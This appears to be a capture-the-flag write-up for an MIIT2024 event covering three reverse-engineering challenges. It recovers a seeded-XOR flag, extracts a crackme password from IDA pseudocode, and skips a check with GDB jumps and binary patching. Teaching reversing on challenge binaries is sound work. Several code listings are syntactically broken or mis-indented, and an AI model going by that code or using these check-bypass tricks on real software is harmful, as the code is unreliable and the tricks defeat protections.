Code (SOLUTION 1:BruteForcing) (Python)

```
#!/usr/bin/env python3.11
import random
import string

#####
#   HASIL USAHA OSIRIS   #
#####

target_prefix = 'MIIT2024{'

ascii_symbols = list(string.printable)

A, B, C, D, E, F, G, H, I, J, K, L, M, N, O = (
    ord, # A
    chr, # B
    lambda s, i: s[i - 1], # C
    lambda s, n: s * n, # D
    lambda s, sub: s.find(sub) + 1, # E
    len, # F
    bytearray, # G
    open, # H
    random.randint, # I
    input, # J
    print, # K
    exit, # L
    "join", # M
    random.seed, # N
    list, # O
)

arr = []

#READ WHAT INSIDE OUT.BIN
with open("out.bin", "rb") as file:
    encrypted_data = list(file.read())
    arr=encrypted_data
    print(f"\nThe XOR: {encrypted_data}\n")

#####
#   DECIPHER START FROM HERE   #
#####

#####
# SAME FORMULA #
#####

def deobfuscate(pt):
    ct = O()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    return [A(symbol) ^ I(0, 0), I(255, 255)] for symbol in pt

def brute_force():
    current_guess = list(target_prefix)

    while True:
        current_ct = deobfuscate(current_guess)
        # print(current_ct)
        for i in range(len(current_ct)):
            if current_ct[i] != arr[i]:
                #print(f"Failed Attempt: {''.join(current_guess)}")
                current_guess[-1] = ascii_symbols[ascii_symbols.index(current_guess[-1]) + 1]
```

```

if current_guess[-1] == '}':
    print(f"Flag: {''.join(current_guess)}")
    return
break
else:
    print(f"Successful Attempt: {''.join(current_guess)}")
    current_guess.append(ascii_symbols[0])
    continue

brute_force()

```

Code (SOLUTION 2: Seeding) (Python)

```

import random

S = 77
H = (open)
N = (random.seed)
I = (random.randint)
O = (list)

def deobfuscate(bin):
    file = H(bin,"rb")
    uint8_num = O(file.read())
    print(uint8_num)
    file.close()
    N(S)
    unicode_chars = [chr(i^I(I(0,0),I(255,255))) for i in uint8_num]
    flag="".join(unicode_chars)
    print(flag)

deobfuscate("out.bin")

```

PROGRAM EXECUTION

Brute Forcing:

```
(osiris㉿ALICE)-[~/Downloads/Question/question2]
$ python solution2.py

The XOR: [40, 115, 48, 219, 106, 109, 14, 196, 25, 80, 86, 73, 24, 215, 126, 21, 36, 115, 118, 95, 36, 125,
48, 182, 144, 103, 216, 144, 75, 77, 116, 17, 204, 197, 238, 1, 70, 122, 2, 236, 160, 135]

Successful Attempt: MIIT2024{
Successful Attempt: MIIT2024{6e
Successful Attempt: MIIT2024{6ee
Successful Attempt: MIIT2024{6ee0
Successful Attempt: MIIT2024{6ee04
Successful Attempt: MIIT2024{6ee04b
Successful Attempt: MIIT2024{6ee04be
Successful Attempt: MIIT2024{6ee04beb
Successful Attempt: MIIT2024{6ee04bebb
Successful Attempt: MIIT2024{6ee04bebbb
Successful Attempt: MIIT2024{6ee04bebbbc
Successful Attempt: MIIT2024{6ee04bebbbc8
Successful Attempt: MIIT2024{6ee04bebbbc86
Successful Attempt: MIIT2024{6ee04bebbbc868
Successful Attempt: MIIT2024{6ee04bebbbc868b
Successful Attempt: MIIT2024{6ee04bebbbc868bf
Successful Attempt: MIIT2024{6ee04bebbbc868bfc
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f6
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f64
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f64c
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f64cab
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f64cab2
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f64cab25
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f64cab255
Successful Attempt: MIIT2024{6ee04bebbbc868bfc6c1a8f64cab255d
Flag: MIIT2024{6ee04bebbbc868bfc6c1a8f64cab255d}
```

Seeding method:

```
(osiris㉿ALICE)-[~/Downloads/Question/question2]
$ python solution3.py
[40, 115, 48, 219, 106, 109, 14, 196, 25, 80, 86, 73, 24, 215, 126, 21, 36, 115, 118, 95, 36, 125, 48, 182,
144, 103, 216, 144, 75, 77, 116, 17, 204, 197, 238, 1, 70, 122, 2, 236, 160, 135]
MIIT2024{6ee04bebbbc868bfc6c1a8f64cab255d}
```

FLAG:

MIIT2024{6ee04bebbbc868bfc6c1a8f64cab255d}

SESAME STREET CORP


Creator: OS1RIS

Description: Look closely into pseudocode, the flag is just right in front u :>

```
(osiris@ALICE)-[~/Downloads/  
$ ./SSC  
SESAME STREET CORPORATIONS  
  
/SESAME      /STREET     _CORPS!  
S           S           C  
SESAME      STREET      C  
          S           S   C  
SESAME/      STREET/    CORPS!  
  
Please Enter the Secret Key:
```

INITIAL ANALYSIS IN IDA

Opened IDA and navigated to the ‘randomized func.’



Pressing ‘F5’ to generate code representation.

```

1 int64 __fastcall randomized(const char *a1)
2 {
3     size_t v2; // [rsp+28h] [rbp-18h]
4     int v3; // [rsp+30h] [rbp-10h]
5     int v4; // [rsp+34h] [rbp-Ch]
6     int v5; // [rsp+38h] [rbp-8h]
7     int v6; // [rsp+3Ch] [rbp-4h]
8
9     v2 = strlen(a1);
10    v6 = 0;
11    v5 = 0;
12    while ( v6 < v2 )
13    {
14        if ( a1[v6] != aTcl33m[v5] )
15            return 0LL;
16        v6 += 2;
17        ++v5;
18    }
19    v4 = v2 - 2;
20    v3 = 0;
21    while ( v4 > 0 )
22    {
23        if ( a1[v4] != a0lM3k1[v3] )
24            return 0LL;
25        v4 -= 2;
26        ++v3;
27    }
28    if ( v2 == 15 )
29        return 1LL;
30    printf("flag: ctf{noT_th4t_e4sy}");
31    return 0LL;
32 }

```

Now that we have acquired the pseudocode.

GATHERING THE VARIABLE

While looking at the code. Theres 4 int and 1 char (from object).

V2 = strlen(a1) => These will count how many characters inside ‘a1’

Int v5 and v6 is set initial to ‘0’ while v3 is unknown. But surveying the code . V3 is same like V5 (like image below). Let we assume v3 is also set to ‘0’.

```

while ( v6 < v2 )
{
    if ( a1[v6] != aTcl33m[v5] )
        return 0LL;
    v6 += 2;
    ++v5;
}
v4 = v2 - 2;
v3 = 0;
while ( v4 > 0 )
{
    if ( a1[v4] != a0lM3k1[v3] )
        return 0LL;
    v4 -= 2;
    ++v3;
}

```

Accessed the 2 unknown variables (*aTcl33m* & *a0lM3k1*) by double-clicking on the generated code.

VARIABLE IDENTIFICATION

.rodata:0000000000002008 aTcl33m	db 'Tcl_33m!',0	; DATA XREF: randomized+1C to
.rodata:0000000000002011 a0lM3k1	db '01_M3k1',0	; DATA XREF: randomized+27 to

Now we get what variable it holds. It is equivalent to:

```
String aTcl33m = "Tcl_33m!"  
String a0lM3k1 = "0l_M3k1"
```

Now let's convert it into python code!

CONVERSION TO PYTHON CODE

The screenshot shows a debugger interface with two panes. The left pane displays assembly code with annotations. The right pane shows the generated Python code.

Assembly Code (Left):

```
v2 = strlen(a1);
v6 = 0;
v5 = 0;
while ( v6 < v2 )
{
    if ( a1[v6] != aTcl33m[v5] )
        return 0LL;
    v6 += 2;
    ++v5;
}
v4 = v2 - 2;
v3 = 0;
while ( v4 > 0 )
{
    if ( a1[v4] != a0lM3k1[v3] )
        return 0LL;
    v4 -= 2;
    ++v3;
}
if ( v2 == 15 )
    return 1LL;
printf("flag: ctf{not_th4t_e4sy}");
return 0LL;
```

Python Conversion (Right):

```
def randomized(a1):
    v2 = len(a1)
    v3 = 0
    v5 = 0
    aTcl33m = "Tcl_33m!" #variable
    a0lM3k1 = "0l_M3k1" #variable
    password = [''] * v2 #calculate length

    while v6 < v2:
        if a1[v6] != aTcl33m[v5]:
            return 0
        v6 += 2
        v5 += 1 #Equivalent v5++ (in C)

    v4 = v2 - 2
    v3 = 0

    while v4 >= 0:
        if a1[v4] != a0lM3k1[v3]:
            return 0
        v4 -= 2
        v3 += 1 #Equivalent v3++ (in C)

    if v2 != 15:
        return None

    return ''.join(password)
```

As you can see, I put it left and right to show the comparison. Not much different (Excluded the 'printf' bait flag.). But we need to break the code. How so?

CODE MODIFICATION FOR PASSWORD EXTRACTION

```
while v6 < v2:
    if a1[v6] != aTc133m[v5]:
        password[v6] = aTc133m[v5]
        #return 0
    v6 += 2
    v5 += 1 #Equivalent v5++ (in C)

v4 = v2 - 2
v3 = 0

while v4 >= 0:
    if a1[v4] != a0lM3k1[v3]:
        password[v4] = a0lM3k1[v3]
        #return 0
    v4 -= 2
    v3 += 1 #Equivalent v3++ (in C)
```

First, we will remove the return 0 because if the value is not the same variable it will exit the code. We will make the password that calculates the length to be exactly what the variable. Here my pseudocode to make it understand:

```
if a1[each_input_number] is not same as PASSWORD_ALI[v5]:
    password[v6] same as PASSWORD_ALI[v5]
    #exit
```

same goes to:

```
if a1[each_input_number] is not same as PASSWORD_ALI[v3]:
    password[v4] same as PASSWORD_ALI[v3]
    #exit
```

DETERMINING INPUT LENGTH

Now for the last section

```
if ( v2 == 15 )
    return 1LL;
printf("flag: ctf{not_th4t_e4sy}");
return 0LL;
```

<pre>if (v2 == 15) return 1LL; printf("flag: ctf{not_th4t_e4sy}"); return 0LL;</pre>	<pre>if v2 != 15: return None</pre>
--	---

Note that 15 is the length of the text.

MAIN FUNCTION CALL

```
30  def main():
31      input_str = "123451234512345"
32      password = randomized(input_str)
33
34      if password is not None:
35          print("Flag: MIIT2024{%s}" % password)
36      else:
37          print("Invalid input!")
```

We will create an input string of 15 characters, which can be any combination of characters. If the password is correct (it will be corrected in the randomized() function), the correct flag will be displayed.

Running the code:

```
PS C:\Users\Lolin> & C:/Users/Lo
Flag: MIIT2024{T1ckl3_M3_3lm0!}
PS C:\Users\Lolin> []
```

Now we have the password. Let's test it in the program.

PROGRAM EXECUTION

```
└─(osiris㉿ALICE)-[~/Downloads/Question/question4]
$ ./SSC
SESAME STREET CORPORATIONS

/SESAME    /STREET    _CORPS!
S          S          C
SESAME    STREET    C
S          S          C
SESAME/   STREET/   CORPS!

Please Enter the Secret Key: T1ckl3_M3_3lm0!
CONGRATULATIONS!
flag: MIIT2024{T1ckl3_M3_3lm0!}
Please Insert the password inside flag format :D
```

FLAG:

MIIT2024{T1ckl3_M3_3lm0!}

CODE

Full Code (python):

```
def randomized(a1):
    v2 = len(a1)
    v3 = 0
    v5 = 0
    v6 = 0
    aTcl33m = "Tcl_33m!" #variable
    a0lM3k1 = "0l_M3k1" #variable
    password = [""] * v2 #calculate length

    while v6 < v2:
        if a1[v6] != aTcl33m[v5]:
            password[v6] = aTcl33m[v5]
        v6 += 2
        v5 += 1 #Equivalent v5++ (in C)

    v4 = v2 - 2
    v3 = 0

    while v4 >= 0:
        if a1[v4] != a0lM3k1[v3]:
            password[v4] = a0lM3k1[v3]
        v4 -= 2
        v3 += 1 #Equivalent v3++ (in C)

    if v2 != 15:
        return None

    return ".join(password)

def main():
    input_str = "123451234512345"
    password = randomized(input_str)

    if password is not None:
        print("Flag: MIIT2024{%s}" % password)
    else:
        print("Invalid input!")

if __name__ == "__main__":
    main()
```

Full Code (in C)

```
#include <stdio.h>
#include <string.h>
char* randomized(char* a1) {
    size_t v2 = strlen(a1);
    int v3 = 0;
    int v5 = 0;
    int v6 = 0;
    const char* aTcl33m = "Tcl_33m!";
    const char* a0lM3k1 = "0l_M3k1";
    char password[v2 + 1];

    while (v6 < v2) {
        if (a1[v6] != aTcl33m[v5]) {
            password[v6] = aTcl33m[v5];
        }
        v6 += 2;
        v5++;
    }
    int v4 = v2 - 2;
    v3 = 0;

    while (v4 >= 0) {
        if (a1[v4] != a0lM3k1[v3]) {
            password[v4] = a0lM3k1[v3];
        }
        v4 -= 2;
        v3++;
    }
    password[v2] = '\0';
    if (v2 != 15) {
        return NULL;
    }
}

return strdup(password);
}
int main() {
    char input_str[] = "123451234512345";
    char* password = randomized(input_str);

    if (password != NULL) {
        printf("Flag: MIIT2024{%s}\n", password);
        free(password);
    } else {
        printf("Invalid input!\n");
    }

    return 0;
}
```

BONUS

You may utilize ChatGPT to translate the code into C if you are not proficient with Python. Take the time to comprehend the code before incorporating it. However, please bear in mind that expecting ChatGPT to offer comprehensive assistance in this matter may prove challenging. I personally resolved this task through independent problem-solving (Hacker moment).

ChatGPT 3.5 ~

```

#include <stdio.h>
#include <string.h>

char* randomized(char* a1) {
    size_t v2 = strlen(a1);
    int v3 = 0;
    int v5 = 0;
    int v6 = 0;
    const char* aTcl33m = "Tcl_33m!";
    const char* a01M3k1 = "01_M3k1";
    char password[v2 + 1]; // +1 for the null terminator

    while (v6 < v2) {
        if (a1[v6] != aTcl33m[v5]) {
            password[v6] = aTcl33m[v5];
        }
        v6 += 2;
        v5 += 1;
    }

    int v4 = v2 - 2;
    v3 = 0;

    while (v4 >= 0) {
        if (a1[v4] != a01M3k1[v3]) {
            password[v4] = a01M3k1[v3];
        }
        v4 -= 2;
        v3 += 1;
    }
}

```

Message ChatGPT... ↑

ChatGPT can make mistakes. Consider checking important information. ?

Proof of Concept:

```

main.c
4~ char randomized(char * a1) {
5     size_t v2 = strlen(a1);
6     int v3 = 0;
7     int v5 = 0;
8     int v6 = 0;
9     const char* aTcl33m = "Tcl_33m!";
10    const char* a01M3k1 = "01_M3k1";
11    char password[v2 + 1];
12
13~     while (v6 < v2) {
14~         if (a1[v6] != aTcl33m[v5]) {
15~             password[v6] = aTcl33m[v5];
16~         }
17~         v6 += 2;
18~         v5++;
19~     }
20
21     int v4 = v2 - 2;
22     v3 = 0;
23
24~     while (v4 >= 0) {
25~         if (a1[v4] != a01M3k1[v3]) {
26~             password[v4] = a01M3k1[v3];
27~         }
28~         v4 -= 2;
29~         v3++;
30~     }

```

Run **Output**

/tmp/m7hGREGg7J.o
Flag: ctf{T1ckl3_M3_3lm0!}

OASIS

Creator: OS1RIS

Description: Today is gonna be the day that they're gonna throw it back to you.

```
(osiris㉿ALICE)-[~/Downloads/Question/question5]
$ ./oasis
Oasis locations can be vary, but they are often found in desert regions. An oasis is a fertile area with wa
ter, usually in the form of a spring or well, surrounded by dry and arid land.
HEY ARE YOU LISTENING? AITE, I'M OUT...
```

GDB TRICK:


(osiris㉿ALICE)-[~]	
└─\$ gdb oasis	
(gdb) layout asm	
(gdb) break *main+42	call 0x55555555532f <main+81>
(gdb) r	
(gdb) jump *main+54	call 0x555555555040 <puts+plt>

```
0x5555555552de <main>      push  %rbp
0x5555555552df <main+1>    mov   %rsp,%rbp
0x5555555552e2 <main+4>    sub   $0x10,%rsp
0x5555555552e6 <main+8>    movl  $0x0,-0x4(%rbp)
0x5555555552ed <main+15>   lea   0xd4c(%rip),%rax      # 0x555555556040
0x5555555552f4 <main+22>   mov   %rax,%rdi
0x5555555552f7 <main+25>   mov   $0x0,%eax
0x5555555552fc <main+30>   call  0x555555555050 <printf@plt>
0x555555555301 <main+35>   cmpl $0x539,-0x4(%rbp)
B+ 0x555555555308 <main+42> jne   0x55555555532f <main+81>
0x55555555530a <main+44>   lea   0xdef(%rip),%rax      # 0x555555556100
0x555555555311 <main+51>   mov   %rax,%rdi
0x555555555314 <main+54>   call  0x555555555040 <puts@plt>
0x555555555319 <main+59>   mov   $0x9,%esi
0x55555555531e <main+64>   lea   0x2d1b(%rip),%rax      # 0x555555558040 <flag>
0x555555555325 <main+71>   mov   %rax,%rdi
0x555555555328 <main+74>   call  0x555555555169 <printFlag>
0x55555555532d <main+79>   jmp   0x555555555343 <main+101>
0x55555555532f <main+81>   lea   0xdf2(%rip),%rax      # 0x555555556128
0x555555555336 <main+88>   mov   %rax,%rdi
0x555555555339 <main+91>   mov   $0x0,%eax
0x55555555533e <main+96>   call  0x555555555050 <printf@plt>
0x555555555343 <main+101>  mov   $0x0,%eax
0x555555555348 <main+106>  leave 
0x555555555349 <main+107>  ret

multi-thre No process In:
(gdb) break *main+42
Breakpoint 1 at 0x1308
(gdb) r
Starting program: /home/osiris/Downloads/Question/question5/oasis
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x000055555555308 in main ()
(gdb) jump *main+54
Continuing at 0x555555555314.
Oasis locations can be vary, but they are often found in desert regions. An oasis is a fertile area with wa
(gdb) sually in the form of a spring or well, surrounded by dry and arid land.
MIIT2024{L14m_d0nt_l1k3_w0nd3rw4ll}
[Inferior 1 (process 90698) exited normally]
```

To understand the assembly. Break main+42 will ignore the header and start there.



Program Header Table will store to the .data and the section header will refer the .data first. Let's disassemble the main function:

```
(gdb) disass main
Dump of assembler code for function main:
0x00000000000012de <+0>: push %rbp
0x00000000000012df <+1>: mov %rsp,%rbp
0x00000000000012e2 <+4>: sub $0x10,%rsp
0x00000000000012e6 <+8>: movl $0x0,-0x4(%rbp)
0x00000000000012ed <+15>: lea 0xd4c(%rip),%rax      # 0x2040
0x00000000000012f4 <+22>: mov %rax,%rdi
0x00000000000012f7 <+25>: mov $0x0,%eax
0x00000000000012fc <+30>: call 0x1050 <printf@plt>
0x0000000000001301 <+35>: cmpl $0x539,-0x4(%rbp)
0x0000000000001308 <+42>: jne 0x132f <main+81>
0x000000000000130a <+44>: lea 0xdef(%rip),%rax      # 0x2100
0x0000000000001311 <+51>: mov %rax,%rdi
0x0000000000001314 <+54>: call 0x1040 <puts@plt>
0x0000000000001319 <+59>: mov $0x8,%esi
0x000000000000131e <+64>: lea 0x2d1b(%rip),%rax      # 0x4040 <flag>
0x0000000000001325 <+71>: mov %rax,%rdi
0x0000000000001328 <+74>: call 0x1169 <printFlag>
0x000000000000132d <+79>: jmp 0x1343 <main+101>
0x000000000000132f <+81>: lea 0xdf2(%rip),%rax      # 0x2128
0x0000000000001336 <+88>: mov %rax,%rdi
0x0000000000001339 <+91>: mov $0x0,%eax
0x000000000000133e <+96>: call 0x1050 <printf@plt>
0x0000000000001343 <+101>: mov $0x0,%eax
0x0000000000001348 <+106>: leave
0x0000000000001349 <+107>: ret
End of assembler dump.
```

Let me explain each line and highlight the important part.

1. <+0>: **push %rbp** - Saves the value of the base pointer (%rbp) onto the stack.
2. <+1>: **mov %rsp,%rbp** - Moves the value of the stack pointer (%rsp) into the base pointer (%rbp).
3. <+4>: **sub \$0x10,%rsp** - Allocates 16 bytes of space on the stack for local variables by subtracting 16 from the stack pointer.
4. <+8>: **movl \$0x0,-0x4(%rbp)** - Initializes a local variable at the base pointer offset -4 with the value 0.
5. <+15>: **lea 0xd4c(%rip),%rax** - Calculates the effective address of the string at the address 0x2040 and stores it in the register %rax.
6. <+22>: **mov %rax,%rdi** - Moves the address of the string (format specifier) into the first argument register %rdi.
7. <+25>: **mov \$0x0,%eax** - Clears the %eax register, preparing it for use as the return value of the printf function.
8. <+30>: **call 0x1050 <printf@plt>** - Calls the printf function with the format specifier obtained earlier.
9. <+35>: **cmpl \$0x539,-0x4(%rbp)** - Compares the value at the address pointed to by %rbp - 4 with the hexadecimal value 0x539.
10. <+42>: **jne 0x132f <main+81>** - Jumps to the address 0x132f (81st line of the function) if the comparison is not equal (if the result of the comparison is not zero).
11. <+44>: **lea 0xdef(%rip),%rax** - Calculates the effective address of the string at the address 0x2100 and stores it in the register %rax.
12. <+51>: **mov %rax,%rdi** - Moves the address of the string into the first argument register %rdi.
13. <+54>: **call 0x1040 <puts@plt>** - Calls the puts function to print the string.
14. <+59>: **mov \$0x8,%esi** - Moves the value 8 into the second argument register %esi.
15. <+64>: **lea 0x2d1b(%rip),%rax** - Calculates the effective address of the string at the address 0x4040 and stores it in the register %rax.
16. <+71>: **mov %rax,%rdi** - Moves the address of the string (flag) into the first argument register %rdi.
17. <+74>: **call 0x1169 <printFlag>** - Calls the printFlag function.
18. <+79>: **jmp 0x1343 <main+101>** - Jumps to the address 0x1343 (101st line of the function), skipping the next block of code.
19. <+81>: **lea 0xdf2(%rip),%rax** - Calculates the effective address of the string at the address 0x2128 and stores it in the register %rax.
20. <+88>: **mov %rax,%rdi** - Moves the address of the string into the first argument register %rdi.
21. <+91>: **mov \$0x0,%eax** - Clears the %eax register.
22. <+96>: **call 0x1050 <printf@plt>** - Calls the printf function to print the string.
23. <+101>: **mov \$0x0,%eax** - Clears the %eax register, indicating a successful execution.
24. <+106>: **leave** - Releases the stack frame of the function.
25. <+107>: **ret** - Returns from the function.

Why do I set the breakpoint to main+42? It is because the jne will wait for the condition either 1 or 0 (true or false).

```

Syntax
je <label> (jump when equal)
jne <label> (jump when not equal)
jz <label> (jump when last result was zero)
jg <label> (jump when greater than)
jge <label> (jump when greater than or equal to)
jl <label> (jump when less than)
jle <label> (jump when less than or equal to)

```

When I set the breakpoint in +42 and run it. It will wait what conditions next instead of jump the conclusion from the variable above (you can say it skip the declaration above). Now for the jump section. Why 54? Why puts@plt?


To understand puts@plt

PLT : Procedure Linkage Table, a special technique used in ELF files to localize fixing up at load time on machines where relative addressing is available.


Puts : library function to print your text. *puts* appends a newline implicitly.

I'll make it short. It will jump to puts@plt and let it read everything inside address.

Graph Translated



To conclude, the *_puts* will **read the return value** from the function call.




FLAG:


MIIT2024{L14m_d0nt_l1k3_w0nd3rw4ll}

PATCHING TRICK


In condition. We know jnz is *Jump if not zero* now we need to manipulate it to jz which is *jump if zero*.




Go to Edit>Patch Program>Assemble...



